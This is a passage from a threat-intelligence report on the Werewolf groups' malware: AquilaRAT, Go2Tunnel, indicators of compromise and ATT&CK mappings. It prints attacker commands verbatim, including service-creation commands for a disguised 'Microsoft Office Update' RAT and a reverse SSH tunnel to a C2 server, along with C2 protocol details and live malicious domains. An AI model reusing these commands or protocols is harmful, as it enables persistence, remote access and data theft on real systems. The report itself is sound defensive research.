%ProgramFiles%\Microsoft Office Update\MicrosoftOfficeUpdateand copiesMicrosoftOfficeUpdate.exeand three DLL files from its own directory to the newly created location.Creation, configuration, and launch of the service:
The service is configured to automatically restart after one, two, and ten minutes in the event of a failure.sc create "MicrosoftOfficeUpdate" binPath= "C:\Program Files\Microsoft Office Update\MicrosoftOfficeUpdate\MicrosoftOfficeUpdate.exe" displayname= "Microsoft Office Update Service" start= auto error= ignore sc description "MicrosoftOfficeUpdate" "Microsoft Office Update Service" sc failure "MicrosoftOfficeUpdate" reset= 3600 actions= run/60000/run/180000/run/600000 sc start "MicrosoftOfficeUpdate"
- At the final stage,
main.batcreates the filesecond-app.doneas an indicator of its completion.
AquilaRAT
MicrosoftOfficeUpdate.exe is a previously undocumented Rust RAT, which we named AquilaRAT.
AquilaRAT supports the following arguments:
--log-to-filelogs actions tolog.txt--consoleruns in console mode (without service)--dbwrites detailed actions to the console
Example:
starting with logs
2026-02-16T13:46:39.004Z DEBUG [ClientOne::backup_client] Creating a new BackupClient with the updateserv[.]net host and port 443
2026-02-16T13:46:39.004Z DEBUG [ClientOne::system_info] Generating a unique machine ID.
2026-02-16T13:46:39.005Z DEBUG [ClientOne::system_info] Retrieving the computer name.
2026-02-16T13:46:39.005Z DEBUG [ClientOne] A random time to update the server list: 2026-02-17 08:51:02 UTC
2026-02-16T13:46:39.005Z DEBUG [ClientOne] Time until the next update of the server list: 68662 seconds.
2026-02-16T13:46:39.005Z DEBUG [ClientOne::system_info] The computer name: <pc_name>
2026-02-16T13:46:39.006Z DEBUG [ClientOne::system_info] Retrieving the BIOS serial number.
2026-02-16T13:46:39.637Z DEBUG [ClientOne::system_info] Retrieving the system UUID.
2026-02-16T13:46:40.445Z DEBUG [ClientOne::system_info] Retrieving the Processor ID.
2026-02-16T13:46:43.280Z DEBUG [ClientOne::system_info] Retrieving the motherboard serial number.
2026-02-16T13:46:43.905Z DEBUG [ClientOne::system_info] The unique machine ID: <machine_id>
2026-02-16T13:46:43.905Z DEBUG [ClientOne::system_info] Retrieving the computer name.
2026-02-16T13:46:43.906Z DEBUG [ClientOne::system_info] The computer name: <pc_name>
2026-02-16T13:46:43.907Z DEBUG [ClientOne::protocol_handler] Creating new ProtocolHandler for updateserv[.]net:443
The malware then queries hxxps://servupdate[.]net/array/array9.json to retrieve addresses for additional C2 servers. The response contains a JSON with Base64 strings. Each string is encrypted using the Blowfish block cipher with the key 5c8e153228edd3c6cbf75684.
Once additional C2 addresses are obtained, the ID is generated in a way similar to the Rust dropper:
SHA256(
GetComputerNameExW(ComputerNamePhysicalDnsHostname) :
powershell.exe -Command(Get-WmiObject win32_bios).SerialNumber :
powershell.exe -Command(Get-WmiObject win32_computersystemproduct).uuid :
powershell.exe -Command(Get-WmiObject win32_processor).processorid :
powershell.exe -Command(Get-WmiObject win32_baseboard).serialnumber
)
Subsequently, the generated ID is registered. For this purpose, the ID and computer name are sent to the /check endpoint. If the return code is 200 (success), the /backup/get‑time endpoint is queried to retrieve the task. The C2 server is queried every 15 seconds.
AquilaRAT uses tasks and subtasks. A task is a global object that contains subtasks, such as those for executing commands. Tasks are in JSON format.
Possible tasks:
- Base
- Files
- Cmd
- ScanFiles
The Cmd task example:
{
  "id": 1172,
  "secondClientModelId": 91,
  "state": "in_progress",
  "creationDate": "2026-02-16T13:46:41.2893261",
  "startWorkDate": "2026-02-16T13:46:46.453338Z",
  "endWorkDate": null,
  "createdBy": "CMD",
  "clientId": "<machine_id>",
  "comments": "",
  "subTasks": [
    {
      "command": "cd ..",
      "response": "",
      "executionTime": null,
      "executionLog": "",
      "id": 15775,
      "state": "pending",
      "taskItemId": 1172,
      "taskType": "SubTaskCmd"
    }
  ]
}At the final stage of each task (except for Base), the task completion status is sent to the endpoint /backup/update-subtask-status.
For example, if the task is successfully completed, the string completed is sent:
- Base, returns the response
Executing base subtask: id = <id>to the server. This likely implements a ping/heartbeat mechanism. - Files, uploads a directory/file from the host to the C2 server. The file is divided into 5 MB chunks. Each chunk is sent to the endpoint
/file/uploadChunk. The endpoint/file/chunkExists?filePath=<path>&chunkIndex=<index>is also queried to check whether the corresponding chunk has already been uploaded to the C2 server. - Cmd, performs the following actions:
cmd /K chcp 65001—sets the encodingchcp-65001, and then executespowershell <command>. The result of the command execution is sent to the endpoint/cmd/upload-result. - ScanFiles, the C2 server sends a JSON object containing the following fields:
extensionDocs extensionImages extensionVideos ignoreDirs scanLevel
Each field specifies extensions for the target files, substrings to be ignored, and recursion level.
The following fields are sent to the endpoint
/clients/files:fileName relativePath fullPath fileSize createdDate modifiedDate
Go2Tunnel
We detected a new version of Go2Tunnel in one of the analyzed Eagle Werewolf samples. It supports the --db flag. This flag launches the SSH tunnel as a console application (with detailed logging to the console) rather than as a service.
The logged data example:
2026/03/14 23:32:25 debug enabled; build time: 2026-02-05T15:40:32Z
2026/03/14 23:32:25 service execute start
2026/03/14 23:32:25 tunnel start
2026/03/14 23:32:25 initialize
2026/03/14 23:32:25 paths: openSshPath="C:\\Program Files\\Win64 Updater\\bin" sshExePath="C:\\Program Files\\Win64 Updater\\bin\\ssh.exe" sshTunnelFilePath="C:\\Program Files\\Win64 Updater" sshTunnelConfigFilePath="C:\\Program Files\\Win64 Updater\\sys64.bin" serverKeyPath="C:\\Program Files\\Win64 Updater\\Drivers64Sys"
2026/03/14 23:32:25 open ssh path: C:\Program Files\Win64 Updater\bin
2026/03/14 23:32:25 ssh exe: C:\Program Files\Win64 Updater\bin\ssh.exe
2026/03/14 23:32:25 ssh tunnel dir: C:\Program Files\Win64 Updater
2026/03/14 23:32:25 ssh tunnel config: C:\Program Files\Win64 Updater\sys64.bin
2026/03/14 23:32:25 ssh server key: C:\Program Files\Win64 Updater\Drivers64Sys
2026/03/14 23:32:25 loading ssh tunnel config: C:\Program Files\Win64 Updater\sys64.bin
2026/03/14 23:32:25 ssh tunnel config read failed: open C:\Program Files\Win64 Updater\sys64.bin: The system cannot find the path specified.
In older versions of Go2Tunnel, if serverTunnelPort was not present in the configuration, the malware queried the C2 server, generated a user ID, and retrieved the username, which was then sent to the /tunnel/register endpoint to obtain a network port.
The new version does not have the private key by default, so querying the server is required to obtain it.
To create a query, Go2Tunnel performs the following actions:
- generates a unique user ID in a way similar to the Rust dropper
- retrieves the computer name
- retrieves a random username from the
common.ps1script list - retrieves a random password from the
common.ps1 - retrieves the current username
Subsequently, the following HTTP POST query is sent:
POST /tunnel/register HTTP/1.1
Host: 145.223.70[.]69:80
User-Agent: Go-http-client/1.1
Content-Length: 180
Content-Type: application/json
Accept-Encoding: gzip

{
  "id": "<machine_id>",
  "userName": "<pc_name>",
  "winUser": "<generated_username>",
  "winUserNative": "<current_username>",
  "winPassword": "<generated_password>"
}The C2 server returns the following JSON:
{
  "port": <sshTunnelPort>,
  "winPublicKey": "<winPublicKey>",
  "tunPrivateKey": "<sshTunnelPrivateKey>",
  "winPassword": "<generated_password>",
  "serverHostKey": "<sshTunnelServerHosyKey>"
}The ssh_tunnel_config file is then updated with the new data. The retrieved tunPrivateKey is also written to Drivers64Sys in the working directory.
The retrieved winPublicKey is also written to the following paths:
C:\Users\<current_username>\.ssh\authorized_keysC:\Users\<generated_username>\.ssh\authorized_keys
Subsequently, the SSH tunnel is launched:
ssh.exe -R <sshTunnelPort>:127.0.0.1:22 -N -T -i "<tunPrivateKeyPath>" -o StrictHostKeyChecking=no -o ExitOnForwardFailure=yes -o ServerAliveInterval=45 -p <SSH_C2Port> forwarder@<C2>
Indicators of compromise
Paper Werewolf
9292fae9b63203cdc0cb204b53314d056e01fc760707dcaa89e66e43d688b25e4263c458ef216f8e2524462ea3efe79be44492d51143a519081c429c3c24c166
c1fbd66467449d3c8d9d07a939843a49fad9de9ac484241d52f0d5a94299ca62
e1f359773da3b014389018ef8a22a15acb2157b43cff5f507237ca7093174b11f8c10fd2b3d254cff0c7927c188a7751568fe7ff3eace1de83bb3148bc14a339
hxxps://syncheaven[.]online/sync/now/ru/moscow/fetchhxxps://battleflight[.]org/download/installerhxxps://battleflight[.]pro/static/media/BattleFlight_Installer.exehxxps://certcheck[.]online/certificate/check/Wi5kyh3yFeUF2VhIiFX572eR3870GxYrk7f1Q7MLV5vJ3xGnf4hxxps://web-tellegram[.]org/ruhxxps://web-tellegram[.]org/socket.io/?EIO=4&transport=polling&t=ikzknftw&sid=0TY7i-pDpxsIn8b4ABJ6
syncheaven[.]onlinebattleflight[.]orgbattleflight[.]procertcheck[.]onlinere-link[.]spacemystarlink[.]orgweb-tellegram[.]org
104.194.158[.]63
Versatile Werewolf
df1d20e392f7b7c5c408bdda317e0733e5ec27a973e3bf75034c6566343aa67f677c5ad47c8feaf6a5c0b084060347bcf48f0ccadcdf951b3d48553f4520feaa
82254b86590762b2946c6584db35d3872a5d6b85d30e8c07adb95de2126a4f97a20870bee771efe1ea01761d7978cc7b68b0a3c32c617675464f9c4dbe0a5d66
88ebed34ab9ff0e16dc32b789fc25295ea570f86244e89cb68803c517597cfdd
3d280f5bb4e1eba8c1a65c7d17411286f7b3dbe7db48130f7d5a3be421ffc2ae
34db59b663c15cd03cdd92bf24bdff25b756dd51f0540fecaac2a0cab47480ae
996df9ce30ace63c0c516cbacfa4e308b555a2d2c44c9d6550b543b9fccc845d
09c83fc5f1656cc4be749c64bfc53d2ef612c9b79dc3937b8bb137754c82216a
688a1dc207ead232cb8ae6f67fcca1cf7892d83a01af024c404e636cb6ba4cb2
hxxps://stardebug[.]app/static/files/StarDebug_1.0.1.msihxxps://www.alphafly-drones[.]com/downloads/AlphaFlyInstallV1-2.msihxxps://newfolder[.]click/9ebeb834a451460ehxxps://newfolder[.]click/?cid=9ebeb834a451460e&mod=main
stardebug[.]appcurtainbeatdisturbance[.]comalphafly-drones[.]com
Eagle Werewolf
376276fb34d3ce82f2e15b3b27978ffce1896320f4ba226c1eeda778e1fe5714471e5e26a0e0796e79e0ef09a0565b7e50c3ff39da0ba42a45c35dcc3922dc2c6498d18edb1d440783ae1e7921ebd491872b81b91968bcb246086bf1e08b68f6aa52dd66071b673416947a798d1f5118405eb94476db08a2ada2eaa5bdeeb276e321a2348bfba68e642f8b13bbdbebc394a4364bddbdadf8b37e4bff80200de1
8ac118cc76584487b7f71d91fee2c344a7e33ee8043043920895e9851fa257e23fe1405a47d1f58c1f7b54d12de574542b32e6d67586d43f119575b906da0a381951325e1bf6f927ae4bd57fec4d2b5b893cdac2d98c010ef716db254e8d4e7fd8ad86cf071b914cc0e828c5b3ff68a72fb5ce776f49dd2aa3f56e7d8af142f85869fb9280846dd77c3fb38b976cf760f889481947cda76a779cf69f48d57daa
bbbb345cf004992fd8a0ca8c900458f15d6ae939f7f41a60c28a67475af59289b97fba0accfaf94ae416c2cf1a17a01c281c5565c80fb525ee00f1191a62eff910b6d2cb69d9902afc2157c81b31b066ffd53e9deb156787b68e4fdea2c081b4
71155a0940a2c19789d8a8efb285ac3dff5d680a93902901afe6cc893f278ce9
edb4e02547daba247fea1f95d5a45f4cf0cc2a35259cd2e07ae5f99c76910751487154b1e2a96627d1eeb5d679e3e37269a27701f32b8769b6aa9f9ea640a53ce8de53d4c7558b836f701af0f2e6db5807b10cf9a0d10543bb53357c17b936b3ea312fc2bc4dffcaa69d4308ed9d58ae26051285777bbf05665eb625d94dab27b965badd209359e7b19c423e321193b308101b844bdf14704228e27f46c7ffe0dc6243760263153e4245d8ca37821d2ff2889c78bcd9e9849050e10e26ac3fb3cde5ea7788856304e869254fdc90e76adf6990651b72c7351609e707fbf36c0e5d759393935faa272f3a7b2dd827d010abd40ead178aba45b360c83ebbcd5e84d55a9680b9df14da5e434d5839734c1ed7d9a44348bfd4868e36682203282cc480419e4fbe836b59f96697a8b35acb9903d34796e12ea0cd2349b3c01fe3f9e85c23d87edca803f7579129a0f6cc18796f67bf55b0c9d053e47edd5f9b501b62c9c9cf72eaf105be6345aef989c88c27d75bbad935efbc349232b84939d594995058b50371a666a585e2438b113825ea07a525b1fe3529a6988e2416d5b4e89d
bcc9f8baa79c96e6adfbef6dc35d841b63b5c09029f9845fe52bcd76b53a51b9aa5f6d919f0f7055e7a22c566463615f208f0b70e5cc56a927baa95796432dcbc43fea1537004b69e1d7b7897af22e7813f4a86f4a53fa44263d3998bfef3a25c2a86a9fe38f46eea465290e68c8ee90e474acd3c3fa5f0b6704168965e98f8b54318d50f463de10661d13701c2acd183a3bd00ea0d01fd74ccdb778f073ea7a5047eae07f5d4dca559c5e04d60ecd775fce4e448d00f7b61c38b737ecbd5586ef72cd3ed4b2d86466ad674b09f077f68909038fba8015f95cfddbf4f53900d4dbf9a2d1936df83e9764c0233623b581c8e0bf9e331ff0a636721438ce7a1dd5
hxxp://configurationserv[.]com/tunnel/registerhxxp://cloudanalitics[.]net/tunnel/registerhxxps://servupdate[.]net/array/array9.jsonhxxps://synchro-service[.]com/array8/array8.jsonhxxp://203.161.56[.]226/public/catalog/machine/registerhxxp://203.161.56[.]226/public/starlinkhxxp://203.161.56[.]226/public/starlink/starlink-v2hxxps://prodacserv[.]net/array/array10.jsonhxxps://servupdate[.]net/array/array9.jsonhxxps://updateserv[.]net:443/checkhxxps://updateserv[.]net:443/backup/get-timehxxps://updateserv[.]net:443/file/uploadChunkhxxps://updateserv[.]net:443/backup/update-subtask-statushxxps://updateserv[.]net:443/cmd/upload-resulthxxps://updateserv[.]net:443/clients/files
updatewin[.]netserverscreen[.]nettoolsserv[.]comservicefor8[.]comfor8service[.]netupdateserv[.]netconfigurationserv[.]comcloudanalitics[.]netservupdate[.]netsynchro-service[.]comprodacserv[.]net
203.161.56[.]226
MITRE ATT&CK
| Tactic | Technique | Procedure |
|---|---|---|
Reconnaissance |
Phishing for Information: Spearphishing Link |
Paper Werewolf distributes phishing links disguised as Starlink device registration services to gain access to the victim’s Telegram account |
Initial Access |
Phishing: Spearphishing Link |
Paper Werewolf creates network resources to distribute malware as an installer for a drone pilot training simulator. Links to these resources may be distributed via email or drone-focused channels/groups on social media and messengers. Versatile Werewolf distributes malicious MSI installers via websites disguised as legitimate resources |
|
Phishing: Spearphishing via Service |
Paper Werewolf creates the dedicated Telegram channel to distribute malware and phishing links. Eagle Werewolf uses the compromised Telegram channel to distribute their Rust dropper inside |
|
Execution |
Command and Scripting Interpreter: PowerShell |
Eagle Werewolf leverages their Go dropper to launch
Eagle Werewolf uses
Eagle Werewolf leverages AquilaRAT to run commands from the C2 server via Versatile Werewolf employs PowerShell to execute malicious tasks and load next stage malware:
|
|
Command and Scripting Interpreter: Windows Command Shell |
Paper Werewolf leverages EchoGather RAT to remotely execute commands via the Eagle Werewolf uses the Go dropper to run
|
|
|
Command and Scripting Interpreter: Visual Basic |
Versatile Werewolf leverages Visual Basic Script to execute malicious tasks and launch components:
|
|
|
Command and Scripting Interpreter: JavaScript |
Versatile Werewolf employs Node.js to run the JS loader:
|
|
|
Native API |
Paper Werewolf uses the Eagle Werewolf leverages the |
|
|
User Execution: Malicious File |
Paper Werewolf employs Versatile Werewolf uses MSI installers, which are to be downloaded and launched by the victim. Eagle Werewolf leverages |
|
|
Windows Management Instrumentation |
Eagle Werewolf executes PowerShell commands via WMI in the Rust dropper and AquilaRAT to gather system information, such as BIOS serial number, system UUID, processor ID, and motherboard serial number:
|
|
Persistence |
Account Manipulation: SSH Authorized Keys |
Eagle Werewolf employs Go2Tunnel to write the |
|
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder |
Versatile Werewolf uses the JS loader to create |
|
|
Create Account: Local Account |
Eagle Werewolf leverages |
|
|
Create or Modify System Process: Windows Service |
Eagle Werewolf employs
|
|
|
Scheduled Task/Job: Scheduled Task |
Versatile Werewolf uses malicious components that allow them to gain persistence in the operating system via the Windows Task Scheduler. The task name has the following format: Versatile Werewolf leverages the JS loader to create the |
|
Defense Evasion |
Deobfuscate/Decode Files or Information |
Paper Werewolf employs EchoGather RAT to decrypt XOR‑encrypted strings. Eagle Werewolf uses the Rust dropper to decrypt AES‑256‑CBC‑encrypted payload. Eagle Werewolf leverages AquilaRAT to decode and decrypt a list of their C2 servers. The C2 server addresses are Base64‑encoded and Blowfish‑encrypted with the key |
|
File and Directory Permissions Modification: Windows File and Directory Permissions Modification |
Eagle Werewolf employs icacls to modify access permissions to the configuration file
|
|
|
Hide Artifacts: Hidden Files and Directories |
Versatile Werewolf uses the Inno Setup installer to place |
|
|
Hide Artifacts: Hidden Users |
Eagle Werewolf leverages |
|
|
Hide Artifacts: Hidden Window |
Versatile Werewolf employs the
Eagle Werewolf uses the
|
|
|
Hijack Execution Flow: DLL |
Versatile Werewolf leverages the DLL side‑loading technique to launch the malicious |
|
|
Indicator Removal: File Deletion |
Versatile Werewolf deletes intermediate files during malware execution. Eagle Werewolf employs the Rust dropper to delete the directory Eagle Werewolf uses |
|
|
Masquerading |
Paper Werewolf uses installer names mimicking those of legitimate applications. Versatile Werewolf uses installer names mimicking those of legitimate applications |
|
|
Masquerading: Masquerade Task or Service |
Eagle Werewolf employs |
|
|
Obfuscated Files or Information: Software Packing |
Versatile Werewolf uses UPX and Oreans Code Virtualizer to pack the malicious applet |
|
|
Obfuscated Files or Information: Embedded Payloads |
Paper Werewolf leverages a C# dropper containing an encoded and encrypted payload in its resource section |
|
|
Obfuscated Files or Information: Encrypted/Encoded File |
Paper Werewolf employs a C# dropper with a Base64‑encoded and XOR‑encrypted payload. Versatile Werewolf uses obfuscation and Base64 encoding in their loaders and malicious components |
|
|
Obfuscated Files or Information: Compression |
Eagle Werewolf leverages the Go dropper to unpack embedded gzip archives containing the payload |
|
|
Obfuscated Files or Information: Junk Code Insertion |
Versatile Werewolf employs junk code in SoullessRAT and its loader |
|
|
Reflective Code Loading |
Versatile Werewolf leverages a PowerShell loader, which can execute code in memory without saving it to the drive |
|
|
Virtualization/Sandbox Evasion: System Checks |
Paper Werewolf uses EchoGather RAT to run anti‑virtualization checks:
|
|
|
Virtualization/Sandbox Evasion: Time Based Checks |
Paper Werewolf leverages EchoGather RAT to run anti‑virtualization checks:
|
|
Credential Access |
Input Capture: Web Portal Capture |
Paper Werewolf employs a phishing page to gain access to the victim’s Telegram account |
Discovery |
File and Directory Discovery |
Versatile Werewolf leverages SoullessRAT to obtain information on files and directories. Eagle Werewolf uses AquilaRAT to execute the ScanFiles task, which recursively scans the file system with a set recursion level, filtering by file extensions and ignoring specified directories. The results are sent to C2 |
|
Process Discovery |
Paper Werewolf leverages EchoGather RAT to identify the current process ID |
|
|
Software Discovery: Security Software Discovery |
Eagle Werewolf employs |
|
|
System Information Discovery |
Paper Werewolf uses EchoGather RAT to gather system information, such as system architecture, computer name, workstation configuration, and path to the running executable. Versatile Werewolf leverages SoullessRAT to collect system information, including operating system version and hardware specifications. Eagle Werewolf employs AquilaRAT and Go2Tunnel to harvest system information (such as computer name, BIOS serial number, system UUID, processor ID, and motherboard serial number) and generate a unique |
|
|
System Network Configuration Discovery |
Paper Werewolf uses EchoGather RAT to retrieve private IP addresses |
|
|
System Owner/User Discovery |
Paper Werewolf leverages EchoGather RAT to retrieve the username. Versatile Werewolf employs EchoGather RAT to retrieve the username |
|
Collection |
Email Collection: Local Email Collection |
Versatile Werewolf uses SoullessRAT, which loads a module for harvesting data from the Outlook mail client |
|
Input Capture: Keylogging |
Versatile Werewolf leverages SoullessRAT, which loads a keylogger module |
|
|
Input Capture: GUI Input Capture |
Eagle Werewolf employs the Rust dropper with a graphical interface to harvest additional information on the victim, such as Starlink model, kit number, debt status, Starlink service life, devices linked to the personal account, Telegram account name, and phone number |
|
|
Screen Capture |
Versatile Werewolf uses SoullessRAT to capture screenshots on the compromised system |
|
Command and Control |
Application Layer Protocol: Web Protocols |
Paper Werewolf communicates with the C2 server over HTTPS in EchoGather RAT. Versatile Werewolf leverages the Sliver post‑exploitation framework implant, which communicates with the C2 server over HTTP/HTTPS. Versatile Werewolf leverages the Sliver post‑exploitation framework implant, which communicates with the C2 server over websockets. Eagle Werewolf employs the Rust dropper to communicate with the C2 server over HTTP by sending POST queries with JSON data, such as host registration, transmitting Starlink equipment information, and user contact details. Eagle Werewolf uses AquilaRAT to communicate with the C2 server over HTTPS by polling the server every 15 seconds to retrieve tasks and send execution results. Eagle Werewolf leverages Go2Tunnel to register on the C2 server via an HTTP POST query, sending |
|
Data Encoding: Standard Encoding |
Paper Werewolf uses Base64 in EchoGather RAT to encode data before sending it to the C2 server |
|
|
Encrypted Channel: Asymmetric Cryptography |
Paper Werewolf leverages SSL/TLS in EchoGather RAT to encrypt C2 communication |
|
|
Fallback Channels |
Eagle Werewolf employs AquilaRAT to retrieve a list of additional C2 server addresses |
|
|
Ingress Tool Transfer |
Paper Werewolf uses EchoGather RAT to download files to the compromised host (as instructed by the C2 server). Versatile Werewolf leverages PowerShell to download the next stage malware:
|
|
|
Non-Standard Port |
Eagle Werewolf employs network port 443 for SSH on the C2 server |
|
|
Protocol Tunneling |
Eagle Werewolf uses Go2Tunnel to establish a reverse SSH tunnel to the C2 server using the retrieved private key:
|
|
|
Web Service: Dead Drop Resolver |
Versatile Werewolf leverages SoullessRAT to retrieve an additional C2 server address from SNS records (Solana Name Service) |
|
Exfiltration |
Data Transfer Size Limits |
Eagle Werewolf configures AquilaRAT to split exfiltrated data into 5 MB chunks, limiting the size of each transfer |
|
Exfiltration Over C2 Channel |
Pafor Werewolf uses EchoGather RAT to exfiltrate files from the compromised host to the C2 server (as instructed by the latter). Versatile Werewolf employs SoullessRAT to exfiltrate files from the compromised system to the C2 server. Eagle Werewolf uses AquilaRAT to execute the Files task, which exfiltrates files and directories from the compromised host to the C2 server |
Building an effective cybersecurity strategy requires an understanding of methods exploited by threat actors in the wild. BI.ZONE Threat Intelligence can greatly simplify this task. The portal provides information about the emerging threats, threat actors, their tactics, techniques, tools, and exploited vulnerabilities. This data helps you stay proactive and accelerate your incident response.